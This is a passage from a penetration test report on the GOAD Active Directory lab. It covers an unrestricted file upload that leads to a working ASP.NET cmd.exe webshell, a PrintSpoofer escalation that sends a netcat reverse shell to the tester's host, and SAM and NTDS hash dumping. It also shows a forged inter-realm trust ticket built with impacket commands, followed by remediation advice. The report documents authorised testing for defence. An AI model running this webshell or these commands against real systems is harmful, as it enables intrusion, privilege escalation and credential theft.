


by trying to upload files the tester found that the application did not block any filetype or content nor does it requires any authorization. Web servers running Microsofts asp.net framework use aspx files to generate dynamic webpages. Each aspx file consists of Active Server Page markup and one or more scripts written in the VBScript or C# programming language. Web servers translate this content into standard HTML, before sending it to a user's web browser. This allowed the tester to upload a aspx file containing a script to open a webshell which the server then executed when browsing to it.

```
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script Language="c#" runat="server">
void Page_Load(object sender, EventArgs e)
{
}
string ExcuteCmd(string arg)
{
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "cmd.exe";
psi.Arguments = "/c "+arg;
psi.RedirectStandardOutput = true;
psi.UseShellExecute = false;
Process p = Process.Start(psi);
StreamReader stmrdr = p.StandardOutput;
string s = stmrdr.ReadToEnd();
stmrdr.Close();
return s;
}
void cmdExe_Click(object sender, System.EventArgs e)
{
Response.Write("<pre>");
Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));
Response.Write("</pre>");
}
</script>
<HTML>
<HEAD>
<title>awen asp.net webshell</title>
</HEAD>
<body>
<form id="cmd" method="post" runat="server">
<asp:TextBox id="txtArg" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP: 20px" runat="server" Width="250px"></asp:TextBox>
<asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute; TOP: 18px" runat="server" Text="excute" OnClick="cmdExe_Click"></asp:Button>
<asp:Label id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP: 22px" runat="server">Command:</asp:Label>
</form>
</body>
</HTML>
```

The code used to gain a webshell

To use the webshell after uploading it is necessary to find out where the script is uploaded. This can be done by crawling the application or brute force testing for any possible name after `castelblack.north.sevenkingdoms.local/`. However since the application uses the logical name `castelblack.north.sevenkingdoms.local/upload` the tester found out where the file uploads go simply by trying the address in the browser.



Forbidden access proves that the url does exist.

going to `castelblack.north.sevenkingdoms.local/upload/(filename)` and running the command `whoami` / all gives this:

USER INFORMATION

Command:

User Name	SID
iis apppool\defaultapppool	S-1-5-32-545

GROUP INFORMATION

Group Name	Type	SID	Attributes
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS	Alias	S-1-5-32-568	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
	Unknown SID type	S-1-5-82-0	Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.


SeImpersonatePrivilege means that the account has the right to run services as another account which allows it to run services that the account itself dont have privligies to.

SeCreateGlobalPrivilege means that the account can create global file mapping and symbolic link objects

The tester pasted code into the webshell executing a reverse shell to the testers kali machine. After uploading files to the targeted computer the tester was able to use those files for automatic privileges escalation to nt authority\system. an attacker could choose to execute this exploit in memory without touching disc making itharder to notice oan potentially bypass antivirus.


```

whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> .\PrintSpoofer -c "C:\tools\nc.exe 10.2.10.99 5555 -e powershell"

PS C:\windows\system32\inetsrv> .\PrintSpoofer.exe -c "C:\Tools\nc.exe 10.2.10.99 5555 -e powershell"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
PS C:\windows\system32\inetsrv>  Running exploit

(kali@MH-kali)-[~]
$ nc -l -p 5555
^C

(kali@MH-kali)-[~]
$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.2.10.99] from (UNKNOWN) [10.2.10.22] 53458
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system 
PS C:\Windows\system32>

```

Once becoming system the tester had full access to the computer and used this to dump the sam database containing ntlm hashes for users recently logged in to the computer. The tester got hold of admin hash this way which can be used for pass the hash attacks.

```

1 Administrator:500:aa                                0c089c0:::
2 Guest:501:aad3b435b5                                  ::
3 *disabled* [00]:503:aa                                0c089c0:::
4 *disabled* [00]:504:aa                                0c089c0:::
5 localuser:1000:aad3b                                  89c0:::
6

```

Hash for administrator

The tester was able to gain complete access to the computer which make the severity ranking high.

Recommendations

Anonymous authentication gives users access to the public areas of the Web or FTP site without prompting them for a user name or password. You can modify the `anonymousAuthentication` element to disable Anonymous authentication, or you can configure Internet Information Services (IIS) to use a custom user account to process anonymous requests.

Implement a file upload filter so that user only can upload intended files.

Ensure that users does not have unnecessary privileges such as `SEImpersonatePrivilege` or `SECreateGlobalPrivilege`

Hardening the IIS following using the parts of microsofts guide that is applicable for this AD ⁵

5. *Microsoft guide here*

3.3.5 Abusing Trust relationship in a forest

Severity: high

Description

At a high level, a domain trust establishes the ability for users in one domain to authenticate to resources or act as a security principal in another domain. The tester was able to use a user found with previous exploits to make lateral movement from domain to domain in a forest.

Using administrator hash found with previous exploits the tester was able to dump several users with their passwords. One of them with administrator rights. The dump found the information in scheduled tasks and service account passwords from LSA

```

1 donpapi collect -u Administrator -H 'a
2 [!] DonPAPI Version 2.0.1
3 [!] Output directory at /home/kali/.donpapi
4 [north.sevenkingdoms.local] [+] Exporting domain backup key from WINTERFELL.north.sevenkingdoms.local
5 [north.sevenkingdoms.local] [+] Successfully dumped domain backup key from WINTERFELL.north.sevenkingdoms.local
6 [north.sevenkingdoms.local] [+] Collecting every hostnames from north.sevenkingdoms.local
7 [WINTERFELL.north.sevenkingdoms.local] [Lsa] (Unknown User)
8 [CASTELBLACK.north.sevenkingdoms.local] [Lsa] (Unknown User)
9 [CASTELBLACK.north.sevenkingdoms.local] [Lsa] (Unknown User)
10 [WINTERFELL.north.sevenkingdoms.local] [CredMan] [robb.star]
11 [WINTERFELL.north.sevenkingdoms.local] [CredMan] [SYSTEM] Domain:batch=TaskScheduler:Task:{5BAE7631-B52F-4CF2-B812-93A48DB37F4A} -
NORTH\robb.star
12 [WINTERFELL.north.sevenkingdoms.local] [CredMan] [SYSTEM] Domain:batch=TaskScheduler:Task:{77FF7B30-459D-4679-918D-DECF122BF9E2} -
NORTH\edward.star
13 [CASTELBLACK.north.sevenkingdoms.local] [Certificates] [SYSTEM] - WIN2019-SRV-X64 - WIN2019-SRV-X64 2F738654152153DA.pfx
14 [CASTELBLACK.north.sevenkingdoms.local] [Certificates] [SYSTEM] - SAN not found - SAN not found_A2B1A1FC131B8093.pfx
15
16 DonPAPI run against 3 targets 100% 0:00:00
17
18

```

This information was used to get a trust ticket. Trust tickets are forged inter-realm Kerberos tickets. When there are two Active Directory domains connected via trust, there is a password which is shared between them used to keep the trust active.

To exploit this the tester first dumped the trustkey (nthash)

```

@ impacket-secretsdump -just-dc-user 'SEVENKINGDOMSS' north.sevenkingdoms.local/edward.star: '@10.2.10.11
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
SEVENKINGDOMSS:1104:aa
[*] Kerberos keys grabbed
SEVENKINGDOMSS:aes256-ct:
SEVENKINGDOMSS:aes128-ct:
SEVENKINGDOMSS:des-cbc-mk:
[*] Cleaning up...

```

Getting the nt hash

Then got SIDs for both the child and parent domain. SID, short for security identifier, is a number used to identify user, group, and computer accounts in Windows.

```

@ impacket-lookupsid -domain-sids north.sevenkingdoms.local/eddard.stark: @10.2.10.11 0
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.2.10.11
[*] StringBinding ncacn_np:10.2.10.11[\pipe\lsarpc]
[*] Domain SID is: S-1-!

@ impacket-lookupsid -domain-sids north.sevenkingdoms.local/eddard.stark: @10.2.10.10 0
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.2.10.10
[*] StringBinding ncacn_np:10.2.10.10[\pipe\lsarpc]
[*] Domain SID is: S-1-!

@

```

Getting SIDs for both child and parent.

Using all this information the tester could forge a TGT (ticket granting ticket) to a fake user. In this case named MovingIn. This is possible through impersonating with the nthash found. For a stealthier approach it is possible to use an existing user making it harder to notice.

```

@ impacket-ticketer -nthash 'fc -domain-sid S- -domain north.sevenkingdoms.local -extra-sid S-1- .19 -spn krbtgt/sevenkingdoms.local
MovingIn
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos

[*] Customizing ticket for north.sevenkingdoms.local/MovingIn

[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart

[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in MovingIn.ccache

@ export KRB5CCNAME=/home/kali/MovingIn.ccache

```

Creating the TGT and saving it

using the TGT the tester then asked for an St (service ticket) on the parent domain (kingslanding) by impersonating a SPN service.

```

@ impacket-getST -k -no-pass -spn cifs/kingslanding.sevenkingdoms.local sevenkingdoms.local/MovingIn@sevenkingdoms.local -debug
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Using Kerberos Cache: /home/kali/MovingIn.ccache
[*] Returning cached credential for KRBtgt/SEVENKINGDOMS.LOCAL@NORTH.SEVENKINGDOMS.LOCAL
[*] Using TGT from cache
[*] Username retrieved from CCache: MovingIn
[*] Getting ST for user
[*] Trying to connect to KDC at SEVENKINGDOMS.LOCAL:88
[*] Saving ticket in MovingIn@sevenkingdoms.local@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache

@ export KRB5CCNAME=/home/kali/MovingIn@sevenkingdoms.local@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache

```

Getting a new ticket but on kingslanding this time.

Saving the ticket as a ccache file now allows for authentication with the fake user and no password. this was used to dump hashes from kingslanding. this hashes was then successfully attempted to be cracked offline . Amongst the crackes passwords was user with administrator rights and user with rdp (remote desktop.) enabled.

```
Ⓢ impacket-secretsdump -k -no-pass -just-dc-ntlm MovingIn@kingslanding.sevenkingdoms.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS DIT secrets
Administrator:500:::005e:::
Guest:501:aad3b435:::
krbtgt:502:aad3b435:::
localuser:1000:aad3b435:::
tywinn.lannister:11:::f2e9b7:::
jaime.lannister:11:::616080:::
cersei.lannister:11:::349954b:::
tyron.lannister:11:::48e998:::
robert.baratheon:11:::ea60dbe:::
joffrey.baratheon:11:::866b08f1:::
renly.baratheon:11:::d49bce:::
stannis.baratheon:11:::d6e489cd:::
petyr.baelish:112:::8d210:::
lord.varys:1122:aad3b435:::
maester.pycelle:11:::9:::
sevenkingdoms.local:11:::007952:::
KINGSLANDINGS:1001:::b31242f4acd852eed:::
NORTHS:1104:aad3b435:::
ESSOS:1105:aad3b435:::0ded:::
[*] Cleaning up...
```

Recommendations

Enable Microsoft's Windows Defender Credential Guard. Introduced in Windows 10 and Windows Server 2016, Credential Guard builds on top of virtualization to protect credential storage and permit only trusted processes to access them.

Do not allow users to possess administrative privileges to a large number of endpoints. This greatly reduces the risk that an adversary can use a stolen ticket for lateral movement.

Do not allow users to possess administrative privileges across security boundaries. This greatly reduces the risk that an adversary can use a stolen ticket to escalate their privileges.

Enforcing NTLMv2 and disable NTLMv1

Changing the domain machine password policy to be a low number in the TrustING domain ensures the trust password changes more quickly

Monitor Kerberos ticket activity

Audit Active Directory and system logs for changes.

A APPENDIX – Project Overview

Scope

A test environment was provided named GOAD where the assessors could interact with the system and all its services.

B APPENDIX – Testing Artefacts

Tools Used in Attack

App/Script	Version	Source
Impacket	0	Kali
Responder	0	Kali
Bloodhound	0	Kali
Petitpotam	0	Kali
ntlmrelayx	0	Kali
PrintSpoofer	0	Kali
samdump2	0	Kali
targetedkerberoast	0	Kali
netcat	0.	Kali
netexec	0	Kali
hashcat	0	Kali
DonPapi	0	Kali
Nmap	0	Kali

Users acquired

User	Domain	Acquired From
brandon.stark	north.sevenkingdoms.local	ASREP-roast
jon.snow	north.sevenkingdoms.local	kerberoast
administrator	north.sevenkingdoms.local	Constrained Delegation (using jon.snow)
Hodor	north.sevenkingdoms.local	username=password
edward.stark	north.sevenkingdoms.local	sheduled task
missandei	essos.local	ASREP-roast
khal.drogo	essos.local	targetedkerberoast
viserys.targaryen	essos.local	targetedkerberoast
cersei.lannister	kingslanding.sevenkingdoms.local	forest lateral movement

C APPENDIX – NDA

Non-Disclosure Statement

This report is the sole property of ITHS-2024. All information obtained during the testing process is deemed privileged information and not for public dissemination. ViktorsPentestAB pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of ITHS-2024. ViktorsPentestAB strives to maintain the highest level of ethical standards in its business practice.

Non-Disclosure Agreement

ViktorsPentestAB and ITHS-2024 have signed an NDA.

Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be 'false positives', although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall ViktorsPentestAB or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.